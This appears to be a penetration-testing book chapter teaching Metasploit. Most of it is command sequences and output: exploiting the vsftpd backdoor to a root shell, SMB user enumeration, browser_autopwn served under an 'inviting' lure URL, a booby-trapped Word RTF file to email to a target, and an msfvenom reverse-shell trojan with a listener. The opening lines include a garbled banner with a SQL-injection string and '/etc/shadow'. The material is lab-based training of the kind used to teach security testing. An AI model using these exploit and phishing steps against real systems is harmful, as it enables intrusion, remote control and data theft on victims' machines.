      ./ymM0dayMmy/.
      -+dHJ5aGFyZGVyIQ==+-
      `:sm@--Destroy.No.Data--s:`
      -+h2--Maintain.No.Persistence--h+-
      `:odNo2--Above.All.Else.Do.No.Harm--ndo:`
      ./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
      +SocK6oiauo.AMd` `:////(bbvye_013_ElcMNh)
  
```

### Modules in Metasploit

Metasploit drive-by modules, each tool, piece of exploit code, or payload has its module, keeping everything organized and neat. Within Metasploit, there is a hierarchy of menu options with tools, exploit code, and post-exploit code under a separate branch. That keeps everything neat and makes finding the particular item you are looking for quite simple. The top level of the hierarchy seems a little.

<b>Payloads</b>	It is used to create malicious payloads for use with an exploit. If possible, the aim would be to upload a copy of the <i>meterpreter</i> , the default payload of Metasploit, and add more details about this module in its section.
<b>Exploits</b>	A code takes advantage of the system's security holes and disadvantages. This code is OS, services, ports, etc., dependable. Exploits for Windows do not work for Linux.
<b>Post</b>	It offers post-exploitation tools such as extracting password hashes and accessing tokens and modules for taking screenshots, key-logging, and downloading files.
<b>Nops</b>	No Operations.
<b>Auxiliary</b>	It is used for information gathering, enumeration, port scanning, and that sort of thing. There are plenty of useful tools for connecting to SQL databases and conducting man-in-the-middle attacks.
<b>Encoders</b>	Payload encoding to evade antivirus or any other security system.



## Modules

Typing **use** allows you to select a module. To find the required configuration for a module, type **show options**.

```

root@kali: /home/kali
File Actions Edit View Help
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----      -
  CONCURRENCY  10              yes       The number of concurrent ports to check per host
  DELAY       0               yes       The delay between connections, per thread, in milliseconds
  JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS      yes             yes       The target host(s), range CIDR identifier, or

```

To set a specific option, use the **set** command (or **unset** to remove a setting); **RHOST** is the option to specify the wanted target.

```

root@kali: /home/kali
File Actions Edit View Help
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.221.171
rhosts => 192.168.221.171
msf6 auxiliary(scanner/portscan/tcp) >

```

Type **run** and the scan began.

```

root@kali: /home/kali
File Actions Edit View Help
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.221.171: - 192.168.221.171:21 - TCP OPEN
[+] 192.168.221.171: - 192.168.221.171:23 - TCP OPEN
[+] 192.168.221.171: - 192.168.221.171:25 - TCP OPEN
[+] 192.168.221.171: - 192.168.221.171:22 - TCP OPEN
[+] 192.168.221.171: - 192.168.221.171:53 - TCP OPEN
[+] 192.168.221.171: - 192.168.221.171:80 - TCP OPEN
[+] 192.168.221.171: - 192.168.221.171:111 - TCP OPEN
[+] 192.168.221.171: - 192.168.221.171:139 - TCP OPEN
[+] 192.168.221.171: - 192.168.221.171:445 - TCP OPEN
[+] 192.168.221.171: - 192.168.221.171:512 - TCP OPEN

```

To get more information about the module type **info**.

```

root@kali: /home/kali
File Actions Edit View Help
msf6 auxiliary(scanner/portscan/tcp) > info

Name: TCP Port Scanner
Module: auxiliary/scanner/portscan/tcp
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
  hdm <x@hdm.io>
  kris katterjohn <katterjohn@gmail.com>

```



## MSF Database

In Kali, activate the PostgreSQL service before using Metasploit.

Open a terminal and run:

```
service postgresql start
```

For the service to run automatically when the system is activated, type:

```
update-rc.d <service_name> enable
```

Access msfconsole and check the database status using the command `db_status`.

```
root@kali: /home/kali
File Actions Edit View Help
msf6 auxiliary(scanner/portscan/tcp) > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 auxiliary(scanner/portscan/tcp) >
```

It's vital to notice that if postgresql doesn't work, there is no connection between the MSF and the database. It is possible to display more commands for `msfdb`, to manage the database.

```
root@kali: /home/kali
File Actions Edit View Help
msf6 auxiliary(scanner/portscan/tcp) > msfdb init --help
[*] exec: msfdb init --help

Manage the metasploit framework database

You can use an specific port number for the
PostgreSQL connection setting the PGPORT variable
in the current shell.

Example: PGPORT=5433 msfdb init
```

## Metasploit Payloads

**Meterpreter - Advanced payload (multi-faced) using DLL injection.**

**Bind Shell** - Opens port on the target computer

**Reverse Shell** - Sends shell back to the attacker

**Inline** - It is a full payload inside the exploit

**Staged** - Shellcode that relays back to the attacker to get the rest of the code





*Multi Handler*

Grabs payloads initiated outside the shell. For example, Msfvenom payloads.

**msf > use multi/handler**

*Msfconsole*

After the target scanned passively and actively, and we found open ports, versions of open services, weaknesses, and general information about the target, we are ready to move on to the next level and start attacking. Start with basic commands in msfconsole to operate Metasploit.

```

kali@kali: ~/PhishX
File Actions Edit View Help
msf6 > help

Core Commands
=====

Command      Description
-----
?             Help menu
banner       Display an awesome metasploit banner
cd           Change the current working directory
color       Toggle color
connect      Communicate with a host
debug       Display information useful for debugging
exit        Exit the console
    
```

**search** Search for weaknesses, tools, modules, etc. For example, if we found port 21 open with vsftpd, we searched for a suitable exploit.

```

root@kali: /home/kali
File Actions Edit View Help

root@kali:/home/kali# sudo nmap -p21 -sV 192.168.221.171
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 06:38 EDT
Nmap scan report for 192.168.221.171
Host is up (0.00036s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 00:0C:29:C0:2D:22 (VMware)
Service Info: OS: Unix
    
```

```

root@kali: /home/kali
File Actions Edit View Help

msf6 > search vsftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No      VSFTPD v2.3
.4 Backdoor Command Execution
    
```



**use** Decide which module to use, and use this command to load.

```

root@kali: /home/kali
File Actions Edit View Help
Matching Modules
=====
# Name                               Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3
.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

**back** Returns to the mainline (msfconsole prompt); usually used if we chose a module and want to go back to choose a different one.

```

root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
msf6 >

```

**show options** Display information about modules, such as displaying payloads, exploit, options, and more. All payloads are displayed if we type show payloads before selecting the exploit. On the other hand, the payloads that match the exploit be displayed after selecting the exploit. For example, set in the module, type show options under the required column, and see the module requirements to see the options.

```

root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
RHOSTS    yes              The target host(s), range CIDR identifier, or host
s file with syntax 'file:<path>'
RPORT     21              The target port (TCP)

```

**info** Displays all basic information on the chosen exploit. Description, options, etc.

```

root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

```



**set**                    Setting parameters configuration. For example, Setting the IP to attack.

```
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.221.171
rhosts => 192.168.221.171
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.221.171 yes       The target host(s), range CIDR identifier, or host
s file with syntax 'file:<path>'
  RPORT     21              yes       The target port (TCP)
```

**exploit**                After choosing the exploit, configuring all parameters, and choosing the payload. This command initiates an attack on a target.

```
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.221.171:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.221.171:21 - USER: 331 Please specify the password.
[+] 192.168.221.171:21 - Backdoor service has been spawned, handling...
[+] 192.168.221.171:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.221.171:6200) at 2021-10-05 06:46:42 -0400
```

A successful attack, in the example, opens a session with the attacked computer. Now, we have a shell on the victim's machine by exploiting his FTP service (vsftpd 2.3.4); by typing `ls` and browsing his files and folders.

```
root@kali: /home/kali
File Actions Edit View Help
[+] 192.168.221.171:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.221.171:6200) at 2021-10-05 06:46:42 -0400

ls
attack
bin
boot
cdrom
dev
etc
```

**Exit -y**                Exit the Msfconsole and return to the Linux command line.


```
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit -y

root@kali: /home/kali#
```



### Exploit-DB


One popular free exploit database is called '**Exploit DB**'. Offensive Security aims to collect public exploits and vulnerable software available for vulnerability research and penetration testing purposes. Every day, the exploit list is built by gathering exploits from public and private sources and presented in a user-friendly interface that quickly searches the database. From this area, you'll be able to search for exploits exclusively, or both exploits and vulnerable apps, and create filters to customize the search by author, type of platform, tags, and much more.



The screenshot shows the Exploit Database website interface. The search bar is empty. The table below displays a list of exploits:

Date	D	A	V	Title	Type	Platform	Author
2021-10-05	↓	×		Wordpress Plugin MStore API 2.0.6 - Arbitrary File Upload	WebApps	PHP	spacehen
2021-10-05	↓	+	✓	Wordpress Plugin TheCartPress 1.5.3.6 - Privilege Escalation (Unauthenticated)	WebApps	PHP	spacehen
2021-10-05	↓	×		Atlassian Confluence 7.12.2 - Pre-Authorization Arbitrary File Read	WebApps	Java	Mayank Deshmukh
2021-10-05	↓	×		Student Quarterly Grading System 1.0 - SQLi Authentication Bypass	WebApps	PHP	Blackhan
2021-10-04	↓	×		Young Entrepreneur E-Negosyo System 1.0 - 'PRODESC' Stored Cross-Site Scripting (XSS)	WebApps	PHP	Jordan Glover

Look for an exploit; for example, search for sonicwall 8.1.0.2-14sv.



The screenshot shows the Exploit Database website interface with the search bar containing 'sonicwall 8.1.0.2-14sv'. The table below displays the search results:

Date	D	A	V	Title	Type	Platform	Author
2017-07-19	↓	×		Sonicwall < 8.1.0.2-14sv - 'sitecustomization.cgi' Command Injection (Metasploit)	WebApps	CGI	xort
2017-07-19	↓	×		Sonicwall Secure Remote Access 8.1.0.2-14sv - Command Injection	WebApps	CGI	xort
2016-12-24	↓	×		Sonicwall 8.1.0.2-14sv - 'viewcert.cgi' Remote Command Injection (Metasploit)	WebApps	Hardware	xort
2016-12-25	↓	×		Sonicwall 8.1.0.2-14sv - 'extensionsettings.cgi' Remote Command Injection (Metasploit)	WebApps	Hardware	xort

Showing 1 to 4 of 4 entries (filtered from 44493 total entries)



## Auxiliaries and Scanners

The Metasploit Framework includes hundreds of auxiliary modules that run scanning, fuzzing, sniffing, and much more. Although these modules do not give you a shell, they are precious when conducting a penetration test. Auxiliary modules mainly cover the first stage of a penetration test - fingerprinting and vulnerability scanning. The Auxiliary module system includes the Scanner mixin, making it possible to write scanning modules that target one host or a range of user-specified hosts.

### The Scanner Auxiliary Modules

The `smb_lookupsid` module brute forces SID lookups on a range of targets to determine the local users in the system. Knowing what users exist on a system can significantly speed up further brute force login attempts later.

```
root@kali: ~/msf4/exploits/cgi/webapps
File Actions Edit View Help

msf6 > use auxiliary/scanner/smb/smb_lookupsid
msf6 auxiliary(scanner/smb/smb_lookupsid) > options

Module options (auxiliary/scanner/smb/smb_lookupsid):

  Name      Current Setting  Required  Description
  ----      -
  MaxRID    4000             no        Maximum RID to check
  MinRID    500              no        Starting RID to check
  RHOSTS    .                yes       The target host(s), range CIDR identifier, or h
  osts file with syntax 'file:<path>'
  SMBDomain .                no        The Windows domain to use for authentication
  SMBPass   .                no        The password for the specified username
  SMBUser   .                no        The username to authenticate as
  THREADS  1                yes       The number of concurrent threads (max one per h
```

Set the threads to 16 because it's faster when using multi-threads instead of single, which is currently the default.

```
root@kali: ~/msf4/exploits/cgi/webapps
File Actions Edit View Help

msf6 auxiliary(scanner/smb/smb_lookupsid) > set rhosts 192.168.221.171
rhosts => 192.168.221.171
msf6 auxiliary(scanner/smb/smb_lookupsid) > set smbpass msfadmin
smbpass => msfadmin
msf6 auxiliary(scanner/smb/smb_lookupsid) > set smbuser msfadmin
smbuser => msfadmin
msf6 auxiliary(scanner/smb/smb_lookupsid) > set threads 16
threads => 16
msf6 auxiliary(scanner/smb/smb_lookupsid) > run
```



## The Admin Auxiliary Modules

The **tomcat\_administration** module scans a range of IP addresses and locates the Tomcat Server administration panel and version. Open Msfconsole and use the exploit for the auxiliary modules.

```
root@kali: ~/msf4/exploits/cgi/webapps
File Actions Edit View Help

msf6 auxiliary(scanner/smb/smb_lookupsid) > use auxiliary/admin/http/tomcat_administration
msf6 auxiliary(admin/http/tomcat_administration) > options

Module options (auxiliary/admin/http/tomcat_administration):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    -                no        A proxy chain of format type:host:port[,type:
             host:port][...]
  RHOSTS     -                yes       The target host(s), range CIDR identifier, or
             hosts file with syntax 'file:<path>'
  RPORT      8180             yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  THREADS    1                yes       The number of concurrent threads (max one per
```

Set the required parameters and run.

```
root@kali: ~/msf4/exploits/cgi/webapps
File Actions Edit View Help

msf6 auxiliary(admin/http/tomcat_administration) > set rhosts 192.168.221.171
rhosts => 192.168.221.171
msf6 auxiliary(admin/http/tomcat_administration) > set threads 16
threads => 16
msf6 auxiliary(admin/http/tomcat_administration) > run

[*] http://192.168.221.171:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Serv
er Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_administration) >
```

## Exploit and Post-Exploitation

An exploit is a software, data, or sequence of commands that exploit a vulnerability to cause unintended behavior or gain unauthorized access to sensitive data. In the last chapter, we spoke about the Metasploit Framework. We have used some exploit techniques on vulnerable services using the Auxiliary modules. Dive into the exploitation world and get familiar with new techniques such as Msfvenom, extra exploitation modules in Metasploit, Trojan, Payloads, etc.

Once vulnerabilities were identified, they were posted on Common Vulnerabilities and Exposures (CVE). CVE is a free vulnerability dictionary designed to improve global cybersecurity and cyber resilience by creating a standardized identifier for a given vulnerability or exposure.



## Autopwn

Another module in Metasploit tries to get a fingerprint from the target browser and exploits it. Its disadvantage is that it is very noisy and can lead to the target's identification or crash the browser. This module is in `auxiliary/server/browser_autopwn`, and, like every exploit, we use the `use` command.

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > info
```

Check the required settings.

```
root@kali: ~/msf4/exploits/cgi/webapps
File Actions Edit View Help
msf6 > use auxiliary/server/browser_autopwn
msf6 auxiliary(server/browser_autopwn) > options
Module options (auxiliary/server/browser_autopwn):
  Name      Current Setting  Required  Description
  ----      -
  LHOST      0.0.0.0          yes       The IP address to use for reverse-connect payload
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on.
  SRVPORT    8080             yes       This must be an address on the local machine or
  SSL        false            no        0.0.0.0 to listen on all addresses.
  SSLCert    false            no        The local port to listen on.
  Negotiate SSL for incoming connections
  Path to a custom SSL certificate (default is rand
  only generated)
```

**LHOST** listening host, set the IP address on the computer to listen to the connection.

**URIPATH** the URL that the exploit resides on the server. If the setting is left to default, a default string is set. Since the link needs to be inviting, choose a suitable URL.

```
root@kali: ~/msf4/exploits/cgi/webapps
File Actions Edit View Help
msf6 auxiliary(server/browser_autopwn) > set lhost 192.168.221.128
lhost => 192.168.221.128
msf6 auxiliary(server/browser_autopwn) > set uripath giveaways
uripath => giveaways
msf6 auxiliary(server/browser_autopwn) > run
[*] Auxiliary module running as background job 7.

[*] Setup
msf6 auxiliary(server/browser_autopwn) >
[*] Starting exploit modules on host 192.168.221.128...
[*] ---

[*] Starting exploit android/browser/webview_addjavascriptinterface with payload android/m
eterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/Lwiz0aoXc
```



To finish, run the exploit command, which starts the *Autopwn* module, loading the exploits suited to work with the browser.

```

root@kali: ~/msf4/exploits/cgi/webapps
File Actions Edit View Help

[*] Starting exploit android/browser/webview_addjavascriptinterface with payload android/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/Lwiz0aoXc
[*] Local IP: http://192.168.221.128:8080/Lwiz0aoXc
[*] Server started.
[*] Starting exploit multi/browser/firefox_proto_crmfrequest with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/Dobm
[*] Local IP: http://192.168.221.128:8080/Dobm
[*] Server started.
[*] Starting exploit multi/browser/firefox_tostring_console_injection with payload generic/shell_reverse_tcp
[*] Starting exploit multi/browser/firefox_webidl_injection with payload generic/shell_reverse_tcp
[*] Starting exploit multi/browser/java_atomicreferencearray with payload java/meterpreter

```

Once the process is complete, send the target the link.

```

root@kali: ~/msf4/exploits/cgi/webapps
File Actions Edit View Help

[*] Local IP: http://192.168.221.128:8080/amJESCAKg
[*] Server started.

[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:8080/giveaways
[*] Local IP: http://192.168.221.128:8080/giveaways
[*] Server started.
[*] Using URL: http://0.0.0.0:8080/LcwmbzHxG
[*] Local IP: http://192.168.221.128:8080/LcwmbzHxG
[*] Server started.
[*] Using URL: http://0.0.0.0:8080/rhLzsdY
[*] Local IP: http://192.168.221.128:8080/rhLzsdY
[*] Server started.
[*] Using URL: http://0.0.0.0:8080/TVDIzQE
[*] Local IP: http://192.168.221.128:8080/TVDIzQE
[*] Server started.

```

Once the user clicks the link, the malicious server finds a breach to penetrate. *Autopwn* identified the connection from a Windows 10 x86 as it appeared and reacted with six exploits to attack the system.

```

root@kali: ~/msf4/exploits/cgi/webapps
File Actions Edit View Help

[*] Responding with 9 exploits
[*] Handling '/giveaways'
[*] Handling '/giveaways?sessid=V2luZG93cyAxMDp1bmRlZmluZWQ6dW5kZWZpbmVkOnVuZGVmaW5lZDp1bmRlZmluZWQ6ZW4tVVM6eDg2OkNocm9tZTo5NC4wLjQ2MDYuNzE6'
[*] JavaScript Report: Windows 10:undefined:undefined:undefined:undefined:en-US:x86:Chrome:94.0.4606.71:
[*] Responding with 6 exploits
msf6 auxiliary(server/browser/autopwn) >

```

Back to MSF to check if a session was created, using the command `sessions -i`.






### Exploit MS Word

This penetration uses buffer overflow on Word to get a session on a machine. This attack is relevant to an IP address using Word 2007 or Word 2010.

Open Metasploit using the command **Msfconsole** and use the module.

```
use exploit/windows/fileformat/ms10_087_rtf_pfragmenrs_bof  
set payload windows/meterpreter/reverse_tcp
```

Check the settings to make sure they are correct.



```
root@kali: ~/msf4/exploits/cgi/webapps  
File Actions Edit View Help  
msf6 > use windows/fileformat/ms10_087_rtf_pfragments_bof  
[*] Using configured payload windows/meterpreter/reverse_tcp  
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > options  
Module options (exploit/windows/fileformat/ms10_087_rtf_pfragments_bof):  


| Name     | Current Setting | Required | Description    |
|----------|-----------------|----------|----------------|
| FILENAME | msf.rtf         | yes      | The file name. |


```


The module creates a file with the default name using the .rtf ending.

```
set FILENAME topSecret.rtf
```

Configure the LHOST to the listener IP (usually the IP).

```
set LHOST 192.168.221.128
```

Check the settings; if everything is OK, run the exploit.



```
root@kali: ~/msf4/exploits/cgi/webapps  
File Actions Edit View Help  
-- --  
0 Automatic  
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set filename TopSecret.rtf  
filename => TopSecret.rtf  
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set lhost 192.168.221.128  
lhost => 192.168.221.128  
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > run  
[*] Creating 'TopSecret.rtf' file ...  
[+] TopSecret.rtf stored at /root/.msf4/local/TopSecret.rtf  
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) >
```

The file saves under location: `/root/.msf4/local/TopSecret.rtf`. Send the data to the target computer (email, skype, etc.). Once opened, Word crashed, and a meterpreter session opened.



## Msfvenom

Msfvenom is a combination of Msfpayload and Msfencode and is used to create and encrypt a payload to evade antiviruses and penetrate target systems. It has an extensive range of options.

### Basic Trojan Communication Types

**Reverse\_tcp** Once this trojan is activated on a computer, it executes the connection to an IP address and port configured in advance. For the Trojan to contact after activation, create a listener to that connection. When the relationship comes from the attacked computer and the listening is in place, get a direct session and full access to the files and computer resources.

**Bind\_tcp** Once this type of Trojan is activated, a port opens on an attacked computer, waiting for a remote connection in listening mode. In this mode, we access the computer through the port we open.

### Reverse vs. Bind shells

A **reverse shell** is initiated from the target host back to the attack box, listening to pick up the shell. A **bind shell** is set up on the target host and binds to a specific port to listen for an incoming connection from the attack box.

To create a Trojan type reverse\_tcp, type: **msfvenom -p windows/meterpreter/reverse\_tcp LHOST=<IP> LPORT=<PORT> -f exe -o shell.exe**

```
root@kali: ~  
File Actions Edit View Help  
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.221.128 LPORT=7777  
-f exe -o shell.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: shell.exe
```

- p** This is the payload selected in the Malware, in this case, reverse\_tcp for Windows systems
- f** File format
- o** Output; save to a file
- LHOST** Listening IP, to which communication was made
- LPORT** Listening port

To see the options of the payload, use the command:

```
msfvenom -p windows/meterpreter/reverse_tcp --list-options
```



## Creating a Listener

Access Msfconsole and type **use exploit/multi/handler**. Set the listening by the payload we chose, the IP address, and the port, then run.

```

root@kali: ~
File Actions Edit View Help
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.221.128
lhost => 192.168.221.128
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > run

```

Once the payload is executed on the target computer, a connection appears in Msfconsole.

```

root@kali: ~
File Actions Edit View Help
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.221.128
lhost => 192.168.221.128
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > run

